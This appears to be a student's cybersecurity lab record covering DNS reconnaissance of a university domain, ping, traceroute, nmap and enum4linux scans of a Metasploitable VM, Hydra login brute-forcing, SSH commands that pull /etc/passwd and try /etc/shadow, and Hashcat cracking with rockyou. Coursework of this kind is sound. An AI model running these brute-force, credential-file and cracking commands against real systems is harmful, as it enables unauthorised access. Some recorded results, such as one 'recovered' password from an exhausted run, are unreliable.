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Experiment 1

Passive Reconnaissance – Whois, Nslookup, Google Dorking

Aim

To gather information about a target domain using passive reconnaissance techniques.


Commands Used

```
whois amrita.edu
nslookup amrita.edu
nslookup -type=ns amrita.edu
nslookup -type=mx amrita.edu
```

Observations

Whois


Registrar:
Amrita Institutions College
Creation Date:
14-Aug-1998
Expiry Date:
31-Jul-2027




Domain record activated: 14-Aug-1998
Domain record last updated: 29-Apr-2025
Domain expires: 31-Jul-2027

Name Servers:

- ns1.amrita.edu
- ns2.amrita.edu
- ns3.amrita.edu
- ns4.amrita.edu



+91.4222685000
sree@amrita.edu



Name Servers:
NS3.AMRITA.EDU
NS4.AMRITA.EDU
NS1.AMRITA.EDU
NS2.AMRITA.EDU

Nslookup

A Record:

- 127.0.0.53
- 75.2.112.164

```

pai@pai-VMware-Virtual-Platform: ~/Desktop
> nslookup
> set type=ns
> google.com
Server:      127.0.0.53
Address:     127.0.0.53#53

Non-authoritative answer:
google.com   nameserver = ns1.google.com.
google.com   nameserver = ns4.google.com.
google.com   nameserver = ns3.google.com.
google.com   nameserver = ns2.google.com.

Authoritative answers can be found from:
> amrita.edu
Server:      127.0.0.53
Address:     127.0.0.53#53

Non-authoritative answer:
amrita.edu   nameserver = ns4.amrita.edu.
amrita.edu   nameserver = ns3.amrita.edu.
amrita.edu   nameserver = ns1.amrita.edu.
amrita.edu   nameserver = ns2.amrita.edu.

Authoritative answers can be found from:

```

```

[1]+  Stopped                  nslookup
pai@pai-VMware-Virtual-Platform:~/Desktop$ nslookup -type=ns google.com
Server:      127.0.0.53
Address:     127.0.0.53#53

Non-authoritative answer:
google.com   nameserver = ns4.google.com.
google.com   nameserver = ns2.google.com.
google.com   nameserver = ns1.google.com.
google.com   nameserver = ns3.google.com.

Authoritative answers can be found from:

pai@pai-VMware-Virtual-Platform:~/Desktop$

```

MX Server:

- amrita-edu.mail.protection.outlook.com

```

minimum = 3600

pai@pai-VMware-Virtual-Platform:~/Desktop$ nslookup -type=mx amrita.edu
Server:      127.0.0.53
Address:     127.0.0.53#53

Non-authoritative answer:
amrita.edu   mail exchanger = 0 amrita-edu.mail.protection.outlook.com.

Authoritative answers can be found from:

pai@pai-VMware-Virtual-Platform:~/Desktop$ nslookup -type=ns amrita.edu
Server:      127.0.0.53

```

Authoritative vs Non-Authoritative

Non-Authoritative:

- Cached DNS response
- Faster response

Authoritative:

- Direct response from official DNS server
- Accurate and trusted

Experiment 2


Active Reconnaissance using Ping Command

Aim

To test connectivity between the local machine and remote servers using the ping command.

Commands Used

ping amrita.edu



```
pai@pai-VMware-Virtual-Platform:~/Desktop$ ping amrita.edu
PING amrita.edu (64:ff9b::4cdf:533e) 56 data bytes
64 bytes from a5acf5b2eb6a55835.awsglobalaccelerator.com (64:ff9b::4cdf:533e): icmp_seq=1 ttl=246 time=37.2 ms
64 bytes from a5acf5b2eb6a55835.awsglobalaccelerator.com (64:ff9b::4cdf:533e): icmp_seq=2 ttl=246 time=39.7 ms
64 bytes from a5acf5b2eb6a55835.awsglobalaccelerator.com (64:ff9b::4cdf:533e): icmp_seq=3 ttl=246 time=51.1 ms
64 bytes from a5acf5b2eb6a55835.awsglobalaccelerator.com (64:ff9b::4cdf:533e): icmp_seq=4 ttl=246 time=83.5 ms
64 bytes from a5acf5b2eb6a55835.awsglobalaccelerator.com (64:ff9b::4cdf:533e): icmp_seq=5 ttl=246 time=64.7 ms
64 bytes from a5acf5b2eb6a55835.awsglobalaccelerator.com (64:ff9b::4cdf:533e): icmp_seq=6 ttl=246 time=47.1 ms
```

ping gmail.com

```

pai@pai-VMware-Virtual-Platform:~/Desktop$ ping gmail.com
PING gmail.com (2404:6800:4007:802::2005) 56 data bytes
64 bytes from pnmaaa-ar-in-x05.1e100.net (2404:6800:4007:802::2005): icmp_seq=1
ttl=110 time=36.0 ms
64 bytes from pnmaaa-ar-in-x05.1e100.net (2404:6800:4007:802::2005): icmp_seq=2
ttl=110 time=53.4 ms
64 bytes from pnmaaa-ar-in-x05.1e100.net (2404:6800:4007:802::2005): icmp_seq=3
ttl=110 time=41.8 ms
64 bytes from pnmaaa-ar-in-x05.1e100.net (2404:6800:4007:802::2005): icmp_seq=4
ttl=110 time=60.2 ms
64 bytes from pnmaaa-ar-in-x05.1e100.net (2404:6800:4007:802::2005): icmp_seq=17
ttl=110 time=44.0 ms
^C
--- gmail.com ping statistics ---
17 packets transmitted, 17 received, 0% packet loss, time 16037ms
rtt min/avg/max/mdev = 33.466/47.394/66.524/11.172 ms
pai@pai-VMware-Virtual-Platform:~/Desktop$ ping amazon.in

```

ping wikipedia.org

```

^C
pai@pai-VMware-Virtual-Platform:~/Desktop$ ping wikipedia.org
PING wikipedia.org (2001:df2:e500:ed1a::1) 56 data bytes
64 bytes from text-lb.eqsin.wikimedia.org (2001:df2:e500:ed1a::1)
64 bytes from text-lb.eqsin.wikimedia.org (2001:df2:e500:ed1a::1): icmp_seq=9 ttl=53 time=117 ms
64 bytes from text-lb.eqsin.wikimedia.org (2001:df2:e500:ed1a::1): icmp_seq=10 ttl=53 time=98.0 ms
^C
--- wikipedia.org ping statistics ---
10 packets transmitted, 10 received, 0% packet loss, time 9019ms
rtt min/avg/max/mdev = 71.412/94.521/117.152/16.541 ms
pai@pai-VMware-Virtual-Platform:~/Desktop$

```

ping amazon.in

```

pai@pai-VMware-Virtual-Platform:~/Desktop$ ping amazon.in
PING amazon.in (64:ff9b::3fd:aa64) 56 data bytes
^C
--- amazon.in ping statistics ---
27 packets transmitted, 0 received, 100% packet loss, time 26620ms

```

Experiment 3

Network Scanning using Traceroute

Aim

To identify the path taken by packets from source to destination.

Command Used

tracert amrita.edu

```
(kali㉿kali)-[~]  
$ tracert amrita.edu  
tracert to amrita.edu (75.2.112.164), 30 hops max, 60 byte packets  
 1  10.0.2.1 (10.0.2.1)  12.156 ms  11.247 ms  0.337 ms  
 2  * * *  
 3  * * *  
 4  * * *  
 5  * * *  
 6  * * *  
 7  * * *  
 8  * * *  
 9  * * *
```

Observations

Target Website: amrita.edu

IP Address: 75.2.112.164

Maximum Hops: 30

Packet Size: 60 bytes

Experiment 4

Network Scanning using Nmap

Aim

To scan the target machine and identify open ports and services.

Commands Used

nmap 10.0.2.3

```
(kali㉿kali)-[~]  
$ nmap 10.0.2.3  
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-06 03:59 EST  
Nmap scan report for 10.0.2.3  
Host is up (0.051s latency).  
Not shown: 978 closed tcp ports (reset)  
PORT      STATE SERVICE  
21/tcp    open  ftp  
22/tcp    open  ssh  
23/tcp    open  telnet  
25/tcp    open  smtp  
53/tcp    open  domain  
80/tcp    open  http  
111/tcp   open  rpcbind  
139/tcp   open  netbios-ssn  
445/tcp   open  microsoft-ds  
512/tcp   open  exec  
513/tcp   open  login
```

nmap -sV 10.0.2.3

```
(kali@kali)-[~]
$ nmap -sV 10.0.2.3
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-06 04:11 EST
Nmap scan report for 10.0.2.3
Host is up (0.042s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rshd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
```

nmap -p 22 10.0.2.3

```
(kali@kali)-[~]
$ nmap -p 22 10.0.2.3
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-06 04:15 EST
Nmap scan report for 10.0.2.3
Host is up (0.023s latency).

PORT      STATE SERVICE
22/tcp    open  ssh
MAC Address: 08:00:27:F2:FE:20 (PCS Systemtechnik/Oracle VirtualBox virtual N
IC)
Nmap done: 1 IP address (1 host up) scanned in 6.78 seconds
```

Observations

Open Ports:

- 21 FTP
- 22 SSH
- 23 Telnet
- 80 HTTP
- 443 HTTPS

Detected Services:

- vsftpd
- OpenSSH
- Apache
- Samba

Experiment 5


Enumeration using Enum4Linux

Aim

To enumerate the target Metasploitable machine using Enum4Linux.

Commands Used

enum4linux -P 10.0.2.3



```
(kali@kali)-[~]
$ enum4linux -P 10.0.2.3
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Fri Feb 20 06:15:43 2026
===== ( Target Information ) =====
Target ..... 10.0.2.3
RID Range ..... 500-550,1000-1050
Username ..... administrator, guest, krbtgt, domain admins, root, bin, none
Password ..... 
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none
```

Observations

Target IP:

10.0.2.3

Known Usernames Found:

- administrator
- guest
- krbtgt
- domain admins
- root

Experiment 6

Password Cracking using Hydra

Aim

To crack the password of the target user using Hydra.

Commands Used

hydra -l screenivas -P Desktop/passwordfiles/pai.txt telnet://10.0.2.3 -v

hydra -l screenivas -P Desktop/passwordfiles/pai.txt ftp://10.0.2.3 -v -f

- 1) Add the password to pwdfile2.txt(at a randm place) (For passwd file screenshot)

```

(kali㉿kali)-[~/Desktop]
$ cd passwordfiles
(kali㉿kali)-[~/Desktop/passwordfiles]
$ ls
pwdfile2.txt  pwdfile.txt
(kali㉿kali)-[~/Desktop/passwordfiles]
$ nano pwdfile2.txt
(kali㉿kali)-[~/Desktop/passwordfiles]
$ cat pwdfile2.txt
hello
goodmorning
password
amrita
security
cybercrime
hacking
ethical
system
msfadmin
mysql
123456

```

7)

```

(kali㉿kali)-[~]
$ ssh -o HostkeyAlgorithms=+ssh-rsa -o PubkeyAcceptedKeyTypes=+ssh-rsa sreenivas@10.0.2.3 "cat /etc/passwd" >passwd.txt
The authenticity of host '10.0.2.3 (10.0.2.3)' can't be established.
RSA key fingerprint is: SHA256:BQHm5EoHX9Gci0LuVscegPXLQ0suPs+E9d/rrJB84rk
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.2.3' (RSA) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
sreenivas@10.0.2.3's password:
(kali㉿kali)-[~]
$ ls
checktype.sh  Desktop      filecheck.sh  Music        portcheck.sh  Videos
copyfile.sh   Documents   file.txt      passwd.txt   Public
demo.txt      Downloads  hashgen.sh   Pictures     Templates
(kali㉿kali)-[~/Desktop/System_security]
$ cat passwd.txt
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/false
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534:::/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002:::/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
pai:x:1003:1003::/home/pai:/bin/bash
test:x:1004:1004::/home/test:/bin/bash
sreenivas:x:1005:1005::/home/sreenivas:/bin/bash
(kali㉿kali)-[~]
$

```

Shadow file

```
(kali㉿kali)-[~]
└─$ ssh sreenivas@10.0.2.3 "sudo cat /etc/shadow" >shadow.txt
Unable to negotiate with 10.0.2.3 port 22: no matching host key type found. Their offer: ssh-rsa,ssh-dss

(kali㉿kali)-[~]
└─$ ssh -o HostkeyAlgorithms=+ssh-rsa -o PubkeyAcceptedKeyTypes=+ssh-rsa sreenivas@10.0.2.3 "sudo cat /etc/shadow" >shadow.txt
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
sreenivas@10.0.2.3's password:
[sudo] password for sreenivas: msfadmin
sreenivas is not in the sudoers file. This incident will be reported.

(kali㉿kali)-[~]
└─$
```

- 1) Crack the password for the new user using hydra

```
msfadmin@metasploitable:~$ grep/etc/passwd
bash: grep/etc/passwd: No such file or directory
msfadmin@metasploitable:~$ grep sreenivas /etc/passwd
sreenivas:x:1005:1005::/home/sreenivas:/bin/bash
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:f2:fe:20
          inet addr:10.0.2.3  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fef2:fe20/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:14030 errors:0 dropped:0 overruns:0 frame:0
          TX packets:12273 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1231666 (1.1 MB)  TX bytes:1210584 (1.1 MB)
          Base address:0xd020  Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:488 errors:0 dropped:0 overruns:0 frame:0
          TX packets:488 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:213369 (208.3 KB)  TX bytes:213369 (208.3 KB)

msfadmin@metasploitable:~$
```

```
(kali@kali)-[~]
$ hydra -l sreenivas -P Desktop/passwordfiles/pai.txt ftp://10.0.2.3 -v -f
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is n
on-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-02-20 04:
05:13
[DATA] max 16 tasks per 1 server, overall 16 tasks, 27 login tries (l:1/p:27)
, ~2 tries per task
[DATA] attacking ftp://10.0.2.3:21/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[21][ftp] host: 10.0.2.3 login: sreenivas password: msfadmin
[STATUS] attack finished for 10.0.2.3 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-02-20 04:
05:14
```

Using msfadmin

```
Session Actions Edit View Help

(kali@kali)-[~]
$ ssh -o HostKeyAlgorithms=+ssh-rsa -o PubkeyAcceptedKeyTypes=+ssh-rsa sree
nivas@10.0.2.3 "sudo cat /etc/shadow" >shadow.txt
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
sreenivas@10.0.2.3's password:
[sudo] password for sreenivas: msfadmin
sreenivas is not in the sudoers file. This incident will be reported.

(kali@kali)-[~]
$ ssh -o HostKeyAlgorithms=+ssh-rsa -o PubkeyAcceptedKeyTypes=+ssh-rsa msfa
dmin@10.0.2.3 "cat /etc/passwd" >passwd.txt
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
msfadmin@10.0.2.3's password:
$ ls
checktype.sh Desktop filecheck.sh Music portcheck.sh Templates
copyfile.sh Documents file.txt passwd.txt Public Videos
demo.txt Downloads hashgen.sh Pictures shadow.txt

(kali@kali)-[~]
$
```

Experiment 7

Password Cracking using Hashcat

Aim

To perform offline password cracking using Hashcat through dictionary attacks, rule-based attacks, and hybrid attacks.

Tools Required

- Kali Linux / Ubuntu VM
- Hashcat
- rockyou.txt wordlist
- Terminal

Theory

Hashcat is a powerful password recovery and cracking tool used for testing password strength and recovering lost passwords. It supports multiple attack modes such as dictionary attacks, rule-based attacks, and hybrid attacks.

- **Dictionary Attack:** Uses a predefined wordlist.
- **Rule-Based Attack:** Modifies dictionary words using rules.
- **Hybrid Attack:** Combines masks with dictionary words.

Installation of Hashcat

Commands Used

Sudo apt update

Sudo apt install hashcat-y

Downloading Wordlist

Command

wget <https://github.com/brannondorsey/naive-hashcat/releases/download/data/rockyou.txt>

1. Plain Dictionary Attack

Aim

To crack password hashes using a dictionary wordlist.

Procedure

1. Store hash inside a text file.
2. Use Hashcat with attack mode 0.
3. Compare hashes using rockyou.txt wordlist.
4. Display cracked password using --show.

Commands Used

Example


```
hashcat -m 1400 -a 0 a.txt rockyou.txt
```

```
hashcat -m 1400 -a 0 a.txt rockyou.txt --show
```

Observations

Hash a

Hash:



```
Stopped: Fri Jan 16 15:10:57 2020
pai@pai-VMware-Virtual-Platform:~$ hashcat -m 1400 -a 0 b.txt Rockyou.txt
hashcat (v6.2.6) starting
```

```
40be4e59b9a2a2b5dff918c0e86b3d7
```


Password recovered:

Welcome

```
pai@pai-VMware-Virtual-Platform:~$ hashcat -m 0 1a.txt Rockyou.txt --show
40be4e59b9a2a2b5dfffb918c0e86b3d7:welcome
```

Hash b

```
Stopped: Fri Jan 16 15:49:47 2026
pai@pai-VMware-Virtual-Platform:~$ hashcat -m 1400 -a 0 b.txt Rockyou.txt
hashcat (v6.2.6) starting
```

Recovered Password:

goodmorning

```
* Passwords..: 14344384
* Bytes.....: 139921497
* Keyspace...: 14344384

f16fac8d88fb50f484b1559cb5f087e5501c4f9c1ccc9f71e123547b18e7b536:goodmorning

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 1400 (SHA2-256)
Hash.Target.....: f16fac8d88fb50f484b1559cb5f087e5501c4f9c1ccc9f71e12...e7b536
Time.Started.....: Fri Jan 16 15:49:46 2026 (0 secs)
Time.Estimated...: Fri Jan 16 15:49:46 2026 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (Rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 576.7 kH/s (0.37ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 28672/14344384 (0.20%)
Rejected.....: 0/28672 (0.00%)
Restore.Point....: 28160/14344384 (0.20%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: simina -> softball27
Hardware.Mon.#1..: Util: 58%

Started: Fri Jan 16 15:49:27 2026
Stopped: Fri Jan 16 15:49:48 2026
pai@pai-VMware-Virtual-Platform:~$
```

Hash

```
Stopped: Fri Jan 16 15:51:28 2026
pai@pai-VMware-Virtual-Platform:~$ hashcat -m 1700 -a 0 c.txt Rockyou.txt
hashcat (v6.2.6) starting
```

Recovered Password:

cracker

```
* Keyspace...: 14344384

09b268f088814575f8b2efbe87574e5397fa4a3d006f9205cd7de1ada5b31aad57743b230b24ca39cf33f9c503fbfc691906df9ce07129fbea71244ce56d8ce9:cracker

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 1700 (SHA2-512)
Hash.Target.....: 09b268f088814575f8b2efbe87574e5397fa4a3d006f9205cd7...6d8ce9
Time.Started.....: Fri Jan 16 15:51:56 2026 (1 sec)
Time.Estimated...: Fri Jan 16 15:51:57 2026 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (Rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 323.0 kH/s (0.76ms) @ Accel:256 Loops:1 Thr:1 Vec:4
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 2048/14344384 (0.01%)
Rejected.....: 0/2048 (0.00%)
Restore.Point....: 1536/14344384 (0.01%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: clover -> lovers1
Hardware.Mon.#1..: Util: 53%

Started: Fri Jan 16 15:51:32 2026
Stopped: Fri Jan 16 15:51:58 2026
pai@pai-VMware-Virtual-Platform:~$
```

Hash

```
32436280cfd82ae075b56c0fb53e731c733f90b3136b8edaf14f30f6b29b067786a55eda008f0cef2a1f1506701e407f095b64dd2d77f91959dd7aef11a14427:icecream

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 1700 (SHA2-512)
Hash.Target.....: 32436280cfd82ae075b56c0fb53e731c733f90b3136b8edaf14...a14427
Time.Started.....: Fri Jan 16 15:55:57 2026 (0 secs)
Time.Estimated...: Fri Jan 16 15:55:57 2026 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (Rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 422.4 kH/s (0.38ms) @ Accel:256 Loops:1 Thr:1 Vec:4
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 512/14344384 (0.00%)
Rejected.....: 0/512 (0.00%)
Restore.Point....: 0/14344384 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: 123456 -> letmein
Hardware.Mon.#1..: Util: 51%

Started: Fri Jan 16 15:55:56 2026
Stopped: Fri Jan 16 15:55:59 2026
pai@pai-VMware-Virtual-Platform:~$
```

Recovered Password:

icecream

Hash

```
Stopped: Fri Jan 16 15:55:59 2026
pai@pai-VMware-Virtual-Platform:~$ cat > e.txt
B49f425a7e1f9cff3856329ada223f2f9d368f15a00cf48df16ca95986137fe8
^Z
[10]+ Stopped cat > e.txt
pai@pai-VMware-Virtual-Platform:~$ hashcat -m 1400 -a 0 e.txt Rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 5.0+debian Linux, None+Asserts, RELOC, SPIR, LLVM
```

Recovered Password:

bye

```
b49f425a7e1f9cff3856329ada223f2f9d368f15a00cf48df16ca95986137fe8:bye

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 1400 (SHA2-256)
Hash.Target.....: b49f425a7e1f9cff3856329ada223f2f9d368f15a00cf48df16...137fe8
Time.Started.....: Fri Jan 16 15:58:03 2026 (9 secs)
Time.Estimated...: Fri Jan 16 15:58:12 2026 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (Rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 1242.0 kH/s (0.09ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 9378304/14344384 (65.38%)
Rejected.....: 0/9378304 (0.00%)
Restore.Point....: 9377792/14344384 (65.38%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: byeforever -> byby24
Hardware.Mon.#1..: Util: 28%

Started: Fri Jan 16 15:58:02 2026
Stopped: Fri Jan 16 15:58:14 2026
pai@pai-VMware-Virtual-Platform:~$
```

2. Rule-Based Attack

Aim

To crack hashes using Hashcat rule-based attack.

Theory

Rule-based attacks apply transformations to dictionary words using predefined rule files such as best64.rule.

Observations

Hash a

Hash:

```
pai@pai-VMware-Virtual-Platform:~$ cat > 2a.txt
8ff8a069c1ec7e564a0fd487b99d508b14966f7f3800d6f768bcfbddb2dc8e44
^Z
[2]+  Stopped                  cat > 2a.txt
pai@pai-VMware-Virtual-Platform:~$ hashcat -m 1400 -a 0 2a.txt Rockyou.txt -r /u
sr/share/hashcat/rules/best64.rule
```

8ff8a069c1ec7e564a0fd487b99d508b14966f7f3800d6f768bcfbddb2dc8e44

Recovered Password:

Z

```
Approaching final keyspace - workload adjusted.
Session.....: hashcat
Status.....: Exhausted
Hash.Mode.....: 1400 (SHA2-256)
Hash.Target.....: 8ff8a069c1ec7e564a0fd487b99d508b14966f7f3800d6f768b...dc8e44
Time.Started.....: Sat Jan 17 13:08:07 2026 (2 mins, 17 secs)
Time.Estimated...: Sat Jan 17 13:10:24 2026 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (Rockyou.txt)
Guess.Mod.....: Rules (/usr/share/hashcat/rules/best64.rule)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 9123.6 kH/s (4.03ms) @ Accel:256 Loops:77 Thr:1 Vec:8
Recovered.....: 0/1 (0.00%) Digests (total), 0/1 (0.00%) Digests (new)
Progress.....: 1104517568/1104517568 (100.00%)
Rejected.....: 0/1104517568 (0.00%)
Restore.Point...: 14344384/14344384 (100.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-77 Iteration:0-77
Candidate.Engine.: Device Generator
Candidates.#1...: $HEX[206b6d3831303838] -> $HEX[04a156616d6f]
Hardware.Mon.#1..: Util: 96%

Started: Sat Jan 17 13:08:05 2026
Stopped: Sat Jan 17 13:10:26 2026
pai@pai-VMware-Virtual-Platform:~$
```

Hash b

Hash:

```
Stopped: Sat Jan 17 13:13:21 2026
